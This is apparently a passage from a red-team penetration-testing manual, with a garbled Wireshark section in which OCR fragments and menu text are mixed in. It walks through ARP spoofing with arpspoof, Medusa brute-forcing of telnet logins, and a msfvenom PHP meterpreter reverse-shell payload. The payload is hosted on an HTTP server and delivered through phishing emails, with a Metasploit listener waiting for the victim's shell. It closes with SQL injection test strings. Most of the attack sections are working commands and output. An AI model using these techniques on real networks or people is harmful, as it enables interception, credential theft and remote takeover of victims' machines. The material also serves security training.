Wireshark can also be used to follow conversations between hosts on the network. This can be useful for identifying potential security issues or suspicious activity on the network. The following steps can be used to follow conversations in Wireshark:

- Select a packet in the desired conversation
- Right-click on the packet and select Follow > TCP Stream (or other protocol)
- Analyse the conversation for potential security issues or suspicious activity


TCP 54 [TCP Dup ACK 79#1] 443 → 11607 [ACK] Seq=4009 Ack=518 Win=25
TLSv1.3 1462 Serv
tion Data
Mark/Unmark Packet Ctrl+M
Ignore/Unignore Packet Ctrl+D
Set/Unset Time Reference Ctrl+T
Time Shift... Ctrl+Shift+T
Packet Comments
Edit Resolved Name
Apply as Filter
Prepare as Filter
Conversation Filter
Colorize Conversation
SCTP
Follow
Copy
Protocol Preferences
Decode As...
Show Packet in New Window
TCP Stream Ctrl+Alt+Shift+T
UDP Stream Ctrl+Alt+Shift+U
DCCP Stream Ctrl+Alt+Shift+E
TLS Stream Ctrl+Alt+Shift+S
HTTP Stream Ctrl+Alt+Shift+H
HTTP/2 Stream
QUIC Stream
SIP Call
Packets: 455 · Displayed: 455 (100.0%)

REPORTING

After the network analysis is completed, the results of the analysis should be documented. This documentation should include any potential vulnerabilities or security issues that were identified, as well as any credential information transmitted in clear text. The results of the network analysis will inform the next steps that are to be taken.

CONCLUSION

Wireshark is a powerful tool for network analysis. By using Wireshark effectively, the red team can identify potential vulnerabilities and security issues on the network, as well as credential information transmitted in clear text.

THE ATTACKS

Man in the Middle Attack

ARP Spoofing

Password Cracking

The Medusa Tool

Phishing

Msfvenom

SQL Injection

SQL Map

DoS Attack

DoS attack using hping3 with random source IP

TCP connect flood – DoS using NPING

Man in the Middle

Introduction

A Man in the Middle (MitM) attack is a type of cyber-attack in which an attacker intercepts communications between two parties in order to eavesdrop, steal data, or manipulate the communication. In this chapter, we will explore the techniques and tactics involved in conducting a Man-in-the-Middle (MITM) attack using ARP spoofing and DNS spoofing

Objectives

The objective of a Man-in-the-Middle attack is to intercept and manipulate communication between two parties without their knowledge. The attacker positions themselves between the legitimate communicating parties and captures or alters the information exchanged between them. The primary objectives of a MITM attack can vary depending on the attacker's motivations, but typically include eavesdropping, data manipulation, identity theft, session hijacking and reconnaissance.

ARP SPOOFING


ARP spoofing is a technique used to manipulate the Address Resolution Protocol (ARP) table, allowing an attacker to redirect legitimate network traffic through their own hostile machine. By doing this, an attacker aims to either sniff or manipulate intercepted network data from a victim machine. They may use the gained information as a stand-alone attack method, or to provide them foothold to pivot to exploit the victim end devices or servers by combining with additional exploit techniques.

Conducting ARP Spoofing

The first step is to identify the target(s) and the target's gateway IP addresses. This can be done through network scanning, DNS resolution and network monitoring. Furthermore if you have access to the target machine or any other machine on the same network, the command-line interface (CLI) can be used to execute the "ipconfig" (Windows) or "ifconfig" (Linux) command, thus obtaining the IP address of the default gateway or router.

The second step is to enable IP forwarding and to ensure that dsniff (or similar) is installed on the attacking machine. This will ensure that the attacking machine can receive and forward network traffic, and that the attacking machine has an ARP spoofing tool. This step can be achieved by the following commands:


sudo echo 1 > /proc/sys/net/ipv4/ip_forward



```
root@redmint:~# sudo echo 1 > /proc/sys/net/ipv4/ip_forward
root@redmint:~#
```

to enable IP forwarding

sudo apt install dsniff




```
red@redmint:~$ sudo apt install dsniff
```

to install dsniff

After the installation is complete, you can verify that arpspoof is installed by running the following command:

arpspoof --help




```
root@redmint:~# arpspoof -help
Version: 2.4
```

to verify that dsniff is installed


Next step is to connect to the target network using the arpspoof tool. Here, it's going to be arpspoof -i, as you need to choose your internet card (virtual card), which is eth0. Now insert the target IP address. Here, the target is a windows device, with the IP, 10.0.2.5.

Now insert the IP address for the access point, which is 10.0.2.1. You'll tell the access point that the client IP address has your MAC address, so basically, you'll tell the access point that you are the target client



```
root@kali:~# arpspoof -i eth0 -t 10.0.2.5 10.0.2.1
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
8:0:27:b:91:66 8:0:27:4:18:4 0806 42: arp reply 10.0.2.1 is-at 8:0:27:b:91:66
```

After this, arpspoof will need to be again, and instead of telling the access point that you are the target client, you'll tell the client that you are the access point. So you'll need to flip the IPs



```
root@kali:~# arpspoof -i eth0 -t 10.0.2.1 10.0.2.5
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
8:0:27:b:91:66 52:54:0:12:35:0 0806 42: arp reply 10.0.2.5 is-at 8:0:27:b:91:66
```

By running the above commands, the access point and the client can be fooled, and the packets should flow through your device. The Windows device should now think that the attacker device is the access point. Every time it tries to access the internet or tries to communicate with the access point, it will send these requests to the attacker device instead of sending it to the actual access point.

This will place your attacker device in the middle of the connection and you'll be able to read the packets, modify them, or drop them.

CONCLUSION

Man in the Middle attacks are a type of cyber-attack in which an attacker intercepts communications between two parties in order to eavesdrop, steal data, or manipulate the communication. By following the steps outlined above, weaknesses can be found in network architecture, communication protocols, as well as gain unauthorized access to sensitive information or systems.

PASSWORD CRACKING

INTRODUCTION

Password cracking refers to the process of attempting to discover or guess a password, usually for unauthorized access to a computer network, system, online account, or encrypted data. It can involve various techniques and tools to systematically and often automatically test different combinations of characters or algorithms to determine the correct password.

OBJECTIVES

The primary objective of password cracking is to gain unauthorized access to protected resources by exploiting weak or easily guessable passwords. This can be done through different methods, such as a brute force attack, a dictionary attack, a rainbow table attack and even a hybrid attack. We will be using a brute force tool called Medusa.


Medusa

Medusa is a powerful password auditing tool that can be used to test the strength of passwords and to audit the security of systems and networks. It is a command-line tool that can be run on any Linux distribution, I am running it on PARROT os, which is a popular operating system for penetration testing and cyber security.

Install Medusa

To use Medusa, it first needs to be installed. You can do this by running the following command:

sudo apt-get install medusa




```
┌─[gcit@parrot]─[~]
└──╼ $sudo apt-get install medusa
[sudo] password for gcit:
Reading package lists... Done
```

Using Medusa

Once medusa is installed we can commence the attack. Medusa has various options and flags that allow you to customize its behaviour. Below is the most basic of command structure while using medusa.

medusa -h <target_host> -U <username_file> -P <password_file> -M <service_module>



```
┌─[✗]─[gcit@parrot]─[~]
└──╼ $medusa -h 192.168.254.5 -U usernames.txt -P passwords.txt -M telnet
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
```

h- **`<target_host>`:** Specify the target host or IP address.


U- `<**username_file**>`: Provide a file containing a list of usernames to try.

P- `<**password_file**>`: Provide a file containing a list of passwords to try.

M- `<**service_module**>`: Specify the service module, such as `ssh`, `ftp`, `telnet`

- **`[optional_parameters**]`: You can specify additional parameters after the service module. Based on your requirements, such as `-T` for parallel connections, `-n` for the number of parallel sessions, etc.

Once the command has been customized, execute it in the terminal. Medusa will start attempting the username and password combinations against the target service. Ensure that all files are spelt correctly of you will receive a 'FATAL' error.



```
FATAL: Failed to open file usernames.txt - No such file or directory
```

ANALYSE THE RESULTS

Medusa will display the results as it progresses, indicating successful or failed login attempts. Analyse the output to identify any valid username and password combinations that were discovered.

CONCLUSION

Password cracking is a technique used to gain unauthorized access to computer networks, systems, online accounts, or encrypted data by attempting to discover or guess passwords. The primary objective of password cracking is to exploit weak or easily guessable passwords and access protected resources. Medusa, is a powerful password auditing tool, provides a means to test password strength, to audit a system and its network security. By using Medusa and following the appropriate command structure, medusa can be customized and used to execute password cracking attacks, attempting various username and password combinations against target services. Analysing the results obtained from Medusa's output can reveal any successful login attempts and identify valid username and password combinations.

PHISHING ATTACKS

INTRODUCTION

Phishing attacks are a common social engineering technique used by attackers to trick users into divulging sensitive information such as login credentials, credit card numbers, and other personal data.


OBJECTIVES

The objectives of conducting phishing attacks are to test user awareness and susceptibility to phishing attacks, identify weaknesses in organizational policies and procedures related to phishing and to gain unauthorized access to sensitive information or systems

BUILD THE EXPLOIT

Here is a way to create a malicious PHP payload to phish a Linux system, Start of by creating the payload file "shell.php" with your ip and port. I made sure I was in root before making the PHP payload.

msfvenom -p php/meterpreter/reverse_tcp LHOST=<$LOCAL_IP> LPORT=<$LOCAL_PORT> -f raw -o shell.php




```
┌─[root@parrot]─[/home/gcit]
└──╼ #msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.254.4 LPORT=9999 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
Saved as: shell.php
```

You can always "nano" the file to change your ipaddr and port in case you messed up the first step.

Run 'msfconsole' to start the listener then run the following command.


use exploit/multi/handler



```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> 
```

Then set the payload by the following command


set PAYLOAD php/meterpreter/reverse_tcp



```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD => php/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

After setting the payload set your ip address

set LHOST <$LOCAL_IP>




```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 192.168.254.4
LHOST => 192.168.254.4
```

My ip was 192.168.254.4

Then set the listening port

set LPORT <$LOCAL_PORT>




```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set LPORT 9999
LPORT => 9999
```

I used port 9999 as an example

Use the **show options** command to check your steps then run the command **exploit**, this will start the listener.


Show options



```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.254.4    yes       The listen address (an interface may be specified)
   LPORT  9999             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/handler) >> 
```

As you can see the Lhost is set to my IP address and the Lport is 9999. You can see further information with the **info** or **info -d** command. No target has been set, so it's a "Wildcard Target'

exploit




```
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> exploit

[*] Started reverse TCP handler on 192.168.254.4:9999
```

The listener has been started

Next start a simple HTTP server on your machine. To do this **cd** to your preferred folder then run the following command that will use python to start a simple HTTP server (if you don't have python installed you will need to do that first).


python3 -m http.server



```
┌─[x]─[root@parrot]─[/home/gcit/phishing_server]
└──╼ #python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Started a HTTP server on 0.0.0.0 and port 8000

Move the shell.php file to the phishing server folder. Now we need to get the victim to go to the server. To access the server from outside your machine the victim needs to go to your IP address at the port you selected.




192.168.254.4:8080

Directory listing for /

- shell.php

The victim will need to download and run the shell.php (php may need to be installed or updated)



```
red@redmint:~/Downloads$ ls -l
total 8
-rw-rw-r-- 1 red red 1114 May 23 14:16 'shell(1).php'
-rw-rw-r-- 1 red red 1114 May 23 13:38  shell.php
red@redmint:~/Downloads$ php shell.php
```

SEND THE PHISHING ATTACK

Next a Phishing email is crafted to maximise the chance someone will download and then run the exploit. The email is then sent to the victim(s) email address that can be gleaned previously during the reconnaissance stage.

With the listener turned on, now all we have to do is wait for a victim to run the exploit and we will have results.

ANALYSE RESULTS

Red team should be recording and collating who click phishing links and what form of information led them to clicking it. This should be reported to blue and purple team in order to create an awareness and education campaign. Additionally, red team should test if the shell.php payload has successfully opened remote shells on the victim machine. If successful, it must be reported to blue team to allow immediate patching.

FOLLOW UP ACTION

As it is common for companies who do this for internal testing to just redirect phishing links to a website that has phishing education material, rather than an exploit. Our method tests if servers and other devices are susceptible to phishing but doesn't test staff's ability to avoid phishing attempts it it can't be done on the live network environment.

CONCLUSION

In conclusion, phishing attacks remain a prevalent social engineering technique employed by malicious actors to gain unauthorized access to sensitive information or systems. This report has outlined the steps involved in creating a malicious PHP payload for phishing a Linux system, emphasizing the need for organizations to be aware of such threats and take appropriate preventive measures.

SQL INJECTIONS

INTRODUCTION

An SQL injection is a common attack used to exploit vulnerabilities in web applications that use SQL databases. It involves injecting malicious SQL statements into an application's input fields, which can lead to unauthorized access to the database or sensitive information. This chapter will provide an overview of how to conduct SQL injection attacks as part of a red team exercise.

OBJECTIVES OF SQL INJECTION


The objectives of conducting SQL injection attacks are to test web applications for SQL injection vulnerabilities exploit SQL injection vulnerabilities to gain unauthorized access to the database or sensitive information and to use SQL injection attacks to escalate privileges or execute malicious code to be able to further someone’s malicious intentions.

CONDUCTING AN SQL INJECTION ATTACKS

Here are some steps that can be followed to conduct SQL injection attacks that include identifying input fields, how to test for vulnerabilities, how to exploit the found vulnerabilities and how to escalate privilege.

IDENTIFYING THE INPUT FIELDS

The first step in conducting an SQL injection attack is to identify input fields in the target web application. Input fields include login forms, search boxes, and other fields that accept user input.



Input fields such as these


TEST FOR VULNERABILITIES

Once the input fields are identified, the application should be tested for SQL injection vulnerabilities. This can be done by using test payloads to inject into the input fields. These payloads aim to manipulate the underlying SQL queries to extract sensitive information or modify the database. These basic payloads can look like the following.

' OR 1=1 --

' UNION SELECT null,null,null --

Further vulnerabilities can be identified by just observing the application behaviour. By injecting payloads into the input fields, then observing application for a response. These responses could look like an error messages, abnormal behaviour, or inconsistencies that may indicate a successful SQL injection



Mysql2::Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "" AND password="' at line 1: SELECT * FROM users WHERE username="' AND password="

Injecting payloads that can provoke database errors, can gain beneficial information about the database structure and query execution, therefore appending a single quotation mark (') to an input field may result in an error if the application is vulnerable.

